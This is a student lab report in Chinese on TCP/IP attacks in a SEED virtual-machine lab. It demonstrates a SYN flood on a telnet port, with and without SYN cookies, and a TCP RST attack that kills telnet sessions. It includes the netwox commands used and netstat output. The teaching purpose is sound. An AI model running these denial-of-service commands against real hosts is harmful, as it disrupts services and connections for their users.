

中南大学

tcp-ip 攻击实验 实验报告

学生姓名 李明慧

指导教师 王伟平

学 院 信息科学与工程学院

专业班级 信息安全 1401

完成时间 2016 年 11 月

实验一 tcp-ip 攻击实验.....	3
1、实验描述	3
1.1 实验背景.....	3
1.2 实验目的.....	3
2、环境配置	3
3、实验内容	4
3.1、SYN 洪流攻击.....	4
3.2、在 telnet 和 ssh 连接上的 TCP RST 攻击.....	7
4、实验总结	9

实验一 tcp-ip 攻击实验

1、实验描述

1.1 实验背景

由于 TCP/IP 协议是 Internet 的基础协议,所以对 TCP/IP 协议的完善和改进是非常必要的。TCP/IP 协议从开始设计时候并没有考虑到现在网络上如此多的威胁,由此导致了许许多多形形色色的攻击方法,一般如果是针对协议原理的攻击(尤其 DDOS),我们将无能为力。

TCP/IP 攻击的常用原理有:

- (1)源地址欺骗(Source Address Spoofing)、IP 欺骗(IP Spoofing)和 DNS 欺骗(DNS Spoofing);
- (2) 路由选择信息协议攻击(RIP Attacks);
- (3) 源路由选择欺骗(Source Routing Spoofing) ;
- (4) TCP 序列号欺骗和攻击(TCP Sequence Number Spoofing and Attack)。

1.2 实验目的

利用 netwox 工具箱,基于 TCP/IP 协议进行攻击实验,了解 TCP/IP 协议的具体机制。

2、环境配置

为了简化攻击实验,我们假设攻击者和被攻击者都在同一个网段;同时我们打开三个虚拟机,一个用于攻击;另一个用于被攻击;第三个作为观察者使用;我们把三台主机放在同一个 LAN 中,三台 SEEDUbuntu 的配置信息如下所示:

主 机	Seed	Seed1	Seed2
Ip	192.168.74.131	192.168.74.131	192.168.74.133

这里我使用的是 SEED 实验室已经搭建好，并且已经安装好相关的 netwox 工具箱和 Wireshark 工具箱的 Ubuntu 系统，与此同时三台虚拟机都需要打开 FTP 和 Telnet 服务：

使用如下命令来完成上述任务

Start the ftp server

```
# service vsftpd start
```

Start the telnet server

```
# service openbsd-inetd start
```


3、实验内容

3.1、SYN 洪流攻击

SYN 洪流攻击是 Dos 攻击的一种形式，攻击者发送许多 SYN 请求给受害者的 TCP 端口，但是攻击者没有完成三次握手的意向。攻击者或者使用虚假的 IP 地址，或者不继续过程。在这个攻击中，攻击者可以使受害者的用于半开连接的队列溢出，例如，一个完成 SYN，SYN-ACK 但没有收到最后的 ACK 回复的连接。当这个队列满了的时候，受害者不能够在进行更多的连接。

SYN 缓存策略：SYN 缓存是是对抗 SYN 洪流攻击的一种防御机制。如果机器检测到它正在被 SYN 洪流攻击，这种机制将会 kick in。

seed1 与 seed2 建立 Telnet 链接，从而远程登录 seed2 的账户



```
terminal
Terminal
[11/22/2016 22:43] seed@ubuntu:~$ telnet 192.168.74.133
Trying 192.168.74.133...
Connected to 192.168.74.133.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Fri Nov 18 23:17:28 PST 2016 from ubuntu.local on pts/2
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

* Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

在主机 seed2 上, 通过命令 `netstat -na | grep tcp` 命令查看当前的 TCP 相关端口的状态, 发现 23 号端口处于联通状态

```
Terminal
Dash Home 22:43] seed@ubuntu:~$ netstat -na|grep tcp
tcp        0      0 127.0.0.1:3306        0.0.0.0:*             LISTEN
tcp        0      0 192.168.74.133:53     0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:21           0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.1:53         0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:22           0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.1:631        0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:23           0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.1:953        0.0.0.0:*             LISTEN
tcp        0      0 192.168.74.133:23    192.168.74.132:49522  ESTABLISHED
tcp6       0      0 :::8080              :::*                   LISTEN
tcp6       0      0 :::80                :::*                   LISTEN
tcp6       0      0 :::53                :::*                   LISTEN
tcp6       0      0 :::22                :::*                   LISTEN
tcp6       0      0 :::1:631             :::*                   LISTEN
tcp6       0      0 :::3128              :::*                   LISTEN
tcp6       0      0 :::1:953             :::*                   LISTEN
tcp6       0      0 :::443               :::*                   LISTEN
[11/22/2016 22:46] seed@ubuntu:~$
```

在 seed2 上查看半开连接队列的最大长度为 512

```
[11/22/2016 22:46] seed@ubuntu:~$ sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
```

在 seed2 上查看的缓冲保护状态处于开启状态 `net.ipv4.tcp_syncookies = 1`

```
[11/22/2016 22:50] seed@ubuntu:~$ sysctl -a|grep cookie
error: "Success" reading key "dev.parport.parport0.autoprobe"
error: "Success" reading key "dev.parport.parport0.autoprobe0"
error: "Success" reading key "dev.parport.parport0.autoprobe1"
error: "Success" reading key "dev.parport.parport0.autoprobe2"
error: "Success" reading key "dev.parport.parport0.autoprobe3"
error: permission denied on key 'kernel.cad_pid'
error: permission denied on key 'kernel.usermodehelper.bset'
error: permission denied on key 'kernel.usermodehelper.inheritable'
error: permission denied on key 'net.ipv4.route.flush'
net.ipv4.tcp_cookie_size = 0
net.ipv4.tcp_syncookies = 1
```

seed1 断开与 seed2 的连接

```
[11/22/2016 22:44] seed@ubuntu:~$ exit
logout
Connection closed by foreign host.
```

在 seed 中使用 netwox76 号工具发动针对主机 seed2 23 号端口的 SYN 攻击

```
Terminal
[11/22/2016 22:58] seed@ubuntu:~$ su
Password:
[11/22/2016 22:58] root@ubuntu:/home/seed# netwox 76 -i "192.168.74.133" -p "23"
```

回到 seed1 中, 尝试与 seed2 进行 telnet 远程连接

(由于 SYNcookie 的开启, 此时仍能建立连接)

```
[11/22/2016 22:55] seed@ubuntu:~$ telnet 192.168.74.133
Trying 192.168.74.133...
Connected to 192.168.74.133.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Nov 22 22:44:35 PST 2016 from ubuntu.local on pts/4
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

在 seed2 中查看端口连接情况, 发现大量 SYN 半开连接, 且来自不同源主机的不常用端口, 判断可能使一次 SYN 攻击(其中有来自 B 主机的成功建立的 Telnet 连接)

```
Terminal
tcp      0      0 192.168.74.133:23 240.206.80.144:7067 SYN_RECV
tcp      0      0 192.168.74.133:23 253.222.143.38:50852 SYN_RECV
tcp      0      0 192.168.74.133:23 251.230.17.134:42247 SYN_RECV
tcp      0      0 192.168.74.133:23 246.85.214.13:57926 SYN_RECV
tcp      0      0 192.168.74.133:23 247.154.5.124:32808 SYN_RECV
tcp      0      0 192.168.74.133:23 243.222.183.183:5551 SYN_RECV
tcp      0      0 192.168.74.133:23 250.241.152.215:49672 SYN_RECV
tcp      0      0 192.168.74.133:23 250.26.106.41:11101 SYN_RECV
tcp      0      0 192.168.74.133:23 247.51.142.147:10143 SYN_RECV
tcp      0      0 192.168.74.133:23 246.157.133.16:17412 SYN_RECV
tcp      0      0 192.168.74.133:23 251.161.106.228:18228 SYN_RECV
tcp      0      0 192.168.74.133:23 255.121.109.45:28115 SYN_RECV
tcp      0      0 192.168.74.133:23 255.83.9.24:45156 SYN_RECV
tcp      0      0 127.0.0.1:953 0.0.0.0:* LISTEN
tcp      0      0 192.168.74.133:23 192.168.74.132:49528 ESTABLISHED
tcp6     0      0 :::8080 :::* LISTEN
tcp6     0      0 :::80 :::* LISTEN
tcp6     0      0 :::53 :::* LISTEN
tcp6     0      0 :::22 :::* LISTEN
tcp6     0      0 :::1631 :::* LISTEN
tcp6     0      0 :::3128 :::* LISTEN
tcp6     0      0 :::1953 :::* LISTEN
tcp6     0      0 :::443 :::* LISTEN
```

断开 seed1 与 seed2 的 Telnet 连接

```
[11/22/2016 23:01] seed@ubuntu:~$ exit
logout
Connection closed by foreign host.
```

seed2 中关闭缓冲保护

```
[11/22/2016 23:03] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
net.ipv4.tcp_syncookies = 0
```


再次在 seed 上对 seed2 发起攻击

```
netwox 76 -i "192.168.74.133" -p "23"
```

此时 seed1 对 seed2 发起 Telnet 连接建立请求,发现一直停留在尝试连接这一步,说明此时已经不能够访问 seed2 的 23 号端口了

```
[11/22/2016 23:05] seed@ubuntu:~$ telnet 192.168.74.133
Trying 192.168.74.133...
telnet: Unable to connect to remote host: Connection timed out
```

查看 seed2 的 TCP 端口状态,发现全部是未知主机和不常用端口建立的 SYN 半开连接,没有 seed1 主机的任何连接存在:



Protocol	State	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0	192.168.74.133:23	247.157.53.62:26339	SYN_RECV
tcp	0	0	0	192.168.74.133:23	242.237.103.165:39724	SYN_RECV
tcp	0	0	0	192.168.74.133:23	246.200.100.38:49173	SYN_RECV
tcp	0	0	0	192.168.74.133:23	251.241.228.185:23310	SYN_RECV
tcp	0	0	0	192.168.74.133:23	246.233.183.169:6113	SYN_RECV
tcp	0	0	0	192.168.74.133:23	246.40.162.182:53379	SYN_RECV
tcp	0	0	0	192.168.74.133:23	243.144.183.221:55169	SYN_RECV
tcp	0	0	0	192.168.74.133:23	246.77.148.216:13495	SYN_RECV
tcp	0	0	0	192.168.74.133:23	249.217.238.14:19961	SYN_RECV
tcp	0	0	0	192.168.74.133:23	249.169.6.157:34119	SYN_RECV
tcp	0	0	0	192.168.74.133:23	244.159.145.11:41702	SYN_RECV
tcp	0	0	0	192.168.74.133:23	249.192.218.160:62965	SYN_RECV
tcp	0	0	0	192.168.74.133:23	252.185.136.47:33560	SYN_RECV
tcp	0	0	0	192.168.74.133:23	252.50.244.115:13101	SYN_RECV
tcp	0	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp6	0	0	0	:::8080	:::*	LISTEN
tcp6	0	0	0	:::80	:::*	LISTEN
tcp6	0	0	0	:::53	:::*	LISTEN
tcp6	0	0	0	:::22	:::*	LISTEN
tcp6	0	0	0	:::1:631	:::*	LISTEN
tcp6	0	0	0	:::3128	:::*	LISTEN
tcp6	0	0	0	:::1:953	:::*	LISTEN
tcp6	0	0	0	:::443	:::*	LISTEN

3.2、 在 telnet 和 ssh 连接上的 TCP RST 攻击

TCP RST 攻击可以终止一个在两个受害者之间已经建立的 TCP 连接。例如,如果这里有一个在 A 和 B 之间已经建立的 telnet 连接,攻击者可以伪造一个 A 发向 B 的 RST 包,打破这个存在的连接。

实验步骤:

seed1 向 seed2 建立 telnet 连接


```
[11/22/2016 23:12] seed@ubuntu:~$ telnet 192.168.74.133
Trying 192.168.74.133...
Connected to 192.168.74.133.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Nov 22 23:01:31 PST 2016 from ubuntu.local on pts/4
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

在 seed2 上查看端口连接情况，seed1 与 seed2 建立了 23 号端口连接

tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	192.168.74.133:23	192.168.74.132:49530	ESTABLISHED

在 seed 中通过 netwox78 号工具发起针对 seed1 的 RST 攻击

```
Terminal
[11/22/2016 23:22] seed@ubuntu:~$ su
Password:
[11/22/2016 23:22] root@ubuntu:/home/seed# netwox 78 -i "192.168.74.132"
```

回到 seed1 中，发现没有什么变化，但是当回车之后，出现连接已经被其他主机断开，并退回到 seed1 的账户下

```
[11/22/2016 23:20] seed@ubuntu:~$
[11/22/2016 23:24] seed@ubuntu:~$ Connection closed by foreign host.
[11/22/2016 23:24] seed@ubuntu:~$
```

在 seed2 中查看此时的连接情况，可以看出 seed1 和 seed2 主机的 23 端口的连接已经被断开，处于监听状态。

```
[11/22/2016 23:26] seed@ubuntu:~$ netstat -na|grep tcp
```

tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	192.168.74.133:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN

此时 seed 的攻击并没有停止。回到 seed1 中，再次尝试连接 seed2，发现最开始是连接上了，但是还没来得及显示后续内容，连接就被中断。

```
[11/22/2016 23:20] seed@ubuntu:~$
[11/22/2016 23:24] seed@ubuntu:~$ Connection closed by foreign host.
[11/22/2016 23:24] seed@ubuntu:~$ telnet 192.168.74.133
Trying 192.168.74.133...
Connected to 192.168.74.133.
Escape character is '^]'.
Connection closed by foreign host.
```


4、实验总结

`netwox` 工具是触发式的，即监听直到某个包的到来，才根据数据包的源和目的地址等信息自动构建并发送数据包，这个机制我在实验中有很深的体会。

从实验中我们可以看出，**TCP/IP** 协议在设计之初仅考虑了成本和实现功能，并没有过多考虑安全因素。因此 **TCP/IP** 协议栈中提供了大量的起关键作用的信息和指令，但是这些信息和指令的执行缺乏认证机制，能够方便地伪造。由于历史原因，这些漏洞一直被保留，最多进行过简单的修补。不过在不安全的 **TCP/IP** 协议中使用安全的上层协议来保护信息安全成为一种潮流。